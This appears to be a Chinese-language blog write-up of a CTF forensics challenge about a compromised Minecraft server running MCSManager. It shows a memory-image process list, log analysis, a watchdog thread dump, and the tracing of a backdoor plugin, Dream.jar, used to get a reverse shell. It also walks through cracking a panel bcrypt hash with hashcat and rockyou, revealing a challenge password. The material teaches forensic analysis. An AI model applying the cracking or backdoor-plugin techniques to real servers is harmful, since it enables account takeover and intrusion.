cupsd 397
polkitd 403
nfit 404
lastore-daemon 411
lightdm 432
Xorg 457
dhclient 477
starter 509
charon 533
nmbd 534
smbd 554
smbd-notifyd 555
cleanupd 556
lpqd 559
dde-lockservice 597
dde-system-daem 603
lightdm 627
systemd 803
(sd-pam) 804
gnome-keyring-d 810
startdde 812 /home/n0
dbus-launch 839
dbus-daemon 840
dbus-launch 875
dbus-daemon 876
ssh-agent 894
fcitx 898
dbus-daemon 919
fcitx-dbus-watc 925
pulseaudio 947
gvfsd 956
gvfsd-fuse 964
gconfd-2 978
sogou-qimpanel- 991
deepin-notifica 992 /home/n0
dde-session-ini 993 /home/n0
dde-desktop 994 /home/n0/Desktop
deepin-wm-switc 995 /home/n0
deepin-metacity 1042 /home/n0
dde-dock 1043 /usr/bin
gvfs-udisks2-vo 1149
udisksd 1152
gvfs-mtp-volume 1160
gvfs-gphoto2-vo 1170
gvfs-afc-volume 1175
gvfs-goa-volume 1181
dde-session-dae 1213 /home/n0
dde-file-manage 1214 /home/n0
cfg80211 1306
dde-polkit-agen 1310 /home/n0
deepin-cloud-pr 1316 /home/n0
dde-file-manage 1322 /home/n0
deepin-menu 1326 /home/n0
lastore-session 1328 /home/n0
vmtoolsd 1339 /home/n0
flatpak-session 1402
xdg-document-po 1410
xdg-permission- 1423
bamfdaemon-dbus 1514
bamfdaemon 1515
dde-file-manage 1542
dde-osd 1563 /home/n0
sogou-qimpanel 1580
applet.py 1641 /home/n0
mousearea 1701
gvfsd-trash 2440
gvfsd-network 2449
gvfsd-smb-brows 2455
smbd 2462 /tmp
dconf-service 2464
gvfsd-dnssd 2469
kworker/u256:2 31061
cron 47489 /var/spool/cron
cron 48999 /var/spool/cron
sh 49002 /root
shell 49003 /root
bash 49004 /home/n0/Downloads
cron 49436 /var/spool/cron
sh 49439 /root
shell 49440 /root
bash 49441 /root
cron 50091 /var/spool/cron
sh 50094 /root
shell 50095 /root
bash 50096 /root
python3 50102
deepin-terminal 52790 /home/n0/Desktop
bash 52805 /home/n0/Desktop
file-roller 53276 /home/n0
xdg-desktop-por 53283
xdg-desktop-por 53289
pty_linux_x64 53327 /purpur-1.20.4
java 53331 /purpur-1.20.4
sudo 54010 /home/n0/Desktop
su 54192 /home/n0/Desktop
bash 54193 /usr/local/src/LiME-1.9.1/src
kworker/u256:1 54207
vmhgfs-fuse 54211
insmod 54759 /usr/local/src/LiME-1.9.1/src
kworker/1:2 55705
Vde?q\gT =???? -31...81

根据服务器运行日志或Chatty日志可知服务器安装了面板

linux_bash恢复的bash历史记录中可以看见尝试了重启mcsm面板服务

linux_netstat发现mcsm默认的23333 24444端口存在连接,可判断安装的是mcsm面板

linux_psaux列出的进程及其完整命令行可以看见mcsm面板安装于/opt/mcsmanager/,同时可以看见启动命令等

linux_getcwd也可以看见mcsm面板的启动位置

1
Q2 Answer: mcsmanager

蛤客zym进入与Minecraft相关的程序使用的用户名和密码是什么?

根据服务器运行日志或Chatty日志可知服务器安装了面板,密码是rockyou.txt中Aa开头加数字,这个信息不用的话也能知道,只是多爆一下罢了

image-20251208223411422




从官网可以直接查到用户相关的数据的默认位置在/opt/mcsmanager/web/data,然后进入User文件夹就可以找到用户数据

image-20251208223511354


这边也可以直接在mcsmanager这个文件夹所有的文件中查找password

image-20251208223800149

image-20251208223558999

得到这段bcrypt哈希后,使用hashcat和rockyou进行爆破得到密码

image-20251208224234033

1
Q3 Answer: nOo0b,Aa123456789

请从蛤客zym的入侵痕迹找出他通过上传了什么得到了shell?

其实此题确实有些表述不清,shell这个文件也是上传且用到了,应该问上传了什么程序并利用其反弹shell的


对服务器日志进行分析发现W4ngXunF1sh执行了shell命令,同时执行后服务器出现了异常,分析可以发现执行反弹shell命令后,服务器主线程被Dream.jar插件卡死。堆栈显示在处理玩家聊天事件时主线程阻塞,Purpur看门狗连续报警未响应,随后服务器自动重启。

据此信息进行寻找并查看前几个服务器日志,发现在之前plugins文件夹中上传了一个新插件Dream.jar,并重启了游戏服务器

image-20251208224621859

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[03:47:48] [Watchdog Thread/ERROR]: ------------------------------
[03:47:48] [Watchdog Thread/ERROR]: --- DO NOT REPORT THIS TO PURPUR - THIS IS NOT A BUG OR A CRASH ---
[03:47:48] [Watchdog Thread/ERROR]: ------------------------------
[03:47:53] [Watchdog Thread/ERROR]: --- DO NOT REPORT THIS TO PURPUR - THIS IS NOT A BUG OR A CRASH - git-Purpur-2176 (MC: 1.20.4) ---
[03:47:53] [Watchdog Thread/ERROR]: The server has not responded for 50 seconds! Creating thread dump
[03:47:53] [Watchdog Thread/ERROR]: ------------------------------
[03:47:53] [Watchdog Thread/ERROR]: Server thread dump (Look for plugins here before reporting to Purpur!):
[03:47:53] [Watchdog Thread/ERROR]: ------------------------------
[03:47:53] [Watchdog Thread/ERROR]: Current Thread: Server thread
[03:47:53] [Watchdog Thread/ERROR]: PID: 33 | Suspended: false | Native: true | State: RUNNABLE
[03:47:53] [Watchdog Thread/ERROR]: Stack:
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.FileInputStream.readBytes(Native Method)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.FileInputStream.read(FileInputStream.java:287)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedInputStream.read1(BufferedInputStream.java:345)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedInputStream.implRead(BufferedInputStream.java:420)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedInputStream.read(BufferedInputStream.java:405)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/sun.nio.cs.StreamDecoder.readBytes(StreamDecoder.java:350)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/sun.nio.cs.StreamDecoder.implRead(StreamDecoder.java:393)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/sun.nio.cs.StreamDecoder.lockedRead(StreamDecoder.java:217)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/sun.nio.cs.StreamDecoder.read(StreamDecoder.java:171)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.InputStreamReader.read(InputStreamReader.java:188)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedReader.fill(BufferedReader.java:160)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedReader.implReadLine(BufferedReader.java:370)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedReader.readLine(BufferedReader.java:347)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.io.BufferedReader.readLine(BufferedReader.java:436)
[03:47:53] [Watchdog Thread/ERROR]: Dream.jar//cloud.xzai.message.MessageEvent.onPlayerChat(MessageEvent.java:89)
[03:47:53] [Watchdog Thread/ERROR]: com.destroystokyo.paper.event.executor.asm.generated.GeneratedEventExecutor247.execute(Unknown Source)
[03:47:53] [Watchdog Thread/ERROR]: org.bukkit.plugin.EventExecutor$2.execute(EventExecutor.java:77)
[03:47:53] [Watchdog Thread/ERROR]: co.aikar.timings.TimedEventExecutor.execute(TimedEventExecutor.java:77)
[03:47:53] [Watchdog Thread/ERROR]: org.bukkit.plugin.RegisteredListener.callEvent(RegisteredListener.java:70)
[03:47:53] [Watchdog Thread/ERROR]: io.papermc.paper.plugin.manager.PaperEventManager.callEvent(PaperEventManager.java:54)
[03:47:53] [Watchdog Thread/ERROR]: io.papermc.paper.plugin.manager.PaperPluginManagerImpl.callEvent(PaperPluginManagerImpl.java:126)
[03:47:53] [Watchdog Thread/ERROR]: org.bukkit.plugin.SimplePluginManager.callEvent(SimplePluginManager.java:617)
[03:47:53] [Watchdog Thread/ERROR]: io.papermc.paper.adventure.ChatProcessor.post(ChatProcessor.java:378)
[03:47:53] [Watchdog Thread/ERROR]: io.papermc.paper.adventure.ChatProcessor$1.evaluate(ChatProcessor.java:92)
[03:47:53] [Watchdog Thread/ERROR]: io.papermc.paper.adventure.ChatProcessor$1.evaluate(ChatProcessor.java:89)
[03:47:53] [Watchdog Thread/ERROR]: org.bukkit.craftbukkit.v1_20_R3.util.Waitable.run(Waitable.java:23)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.MinecraftServer.tickChildren(MinecraftServer.java:1707)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.dedicated.DedicatedServer.tickChildren(DedicatedServer.java:487)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.MinecraftServer.tickServer(MinecraftServer.java:1558)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.MinecraftServer.runServer(MinecraftServer.java:1246)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.MinecraftServer.lambda$spin$0(MinecraftServer.java:323)
[03:47:53] [Watchdog Thread/ERROR]: net.minecraft.server.MinecraftServer$$Lambda/0x00007f9c54bcc238.run(Unknown Source)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.lang.Thread.runWith(Thread.java:1596)
[03:47:53] [Watchdog Thread/ERROR]: java.base@21.0.7/java.lang.Thread.run(Thread.java:1583)
[03:47:53] [Watchdog Thread/ERROR]: ------------------------------
[03:47:53] [Watchdog Thread/ERROR]: --- DO NOT REPORT THIS TO PURPUR - THIS IS NOT A BUG OR A CRASH ---
[03:47:53] [Watchdog Thread/ERROR]: ------------------------------
[03:47:58] [Watchdog Thread/ERROR]: --- DO NOT REPORT THIS TO PURPUR - THIS IS NOT A BUG OR A CRASH - git-Purpur-2176 (MC: 1.20.4) ---
[03:47:58] [Watchdog Thread/ERROR]: The server has not responded for 55 seconds! Creating thread dump
[03:47:58] [Watchdog Thread/ERROR]: ------------------------------
[03:47:58] [Watchdog Thread/ERROR]: Server thread dump (Look for plugins here before reporting to Purpur!):
[03:47:58] [Watchdog Thread/ERROR]: ------------------------------

image-20251208225213712

找到新上传的jar文件,发现是一个后门插件,能执行系统命令

image-20251208225301014

1
Q4 Answer: Dream.jar

参考文章

Linux内存取证 - S1mh0’s Blog

profile-builder - github.com

Misc-Forensics - ⚡Lunatic BLOG⚡

内存取证实验-镜像+配置文件 | Randark_JMT-陈橘墨


Mini V&N CTF 2025 Misc MCServer
https://more678.github.io/2025/12/08/Mini V&N CTF 2025 Misc MCServer/
作者
tenstrings
发布于
2025年12月8日
许可协议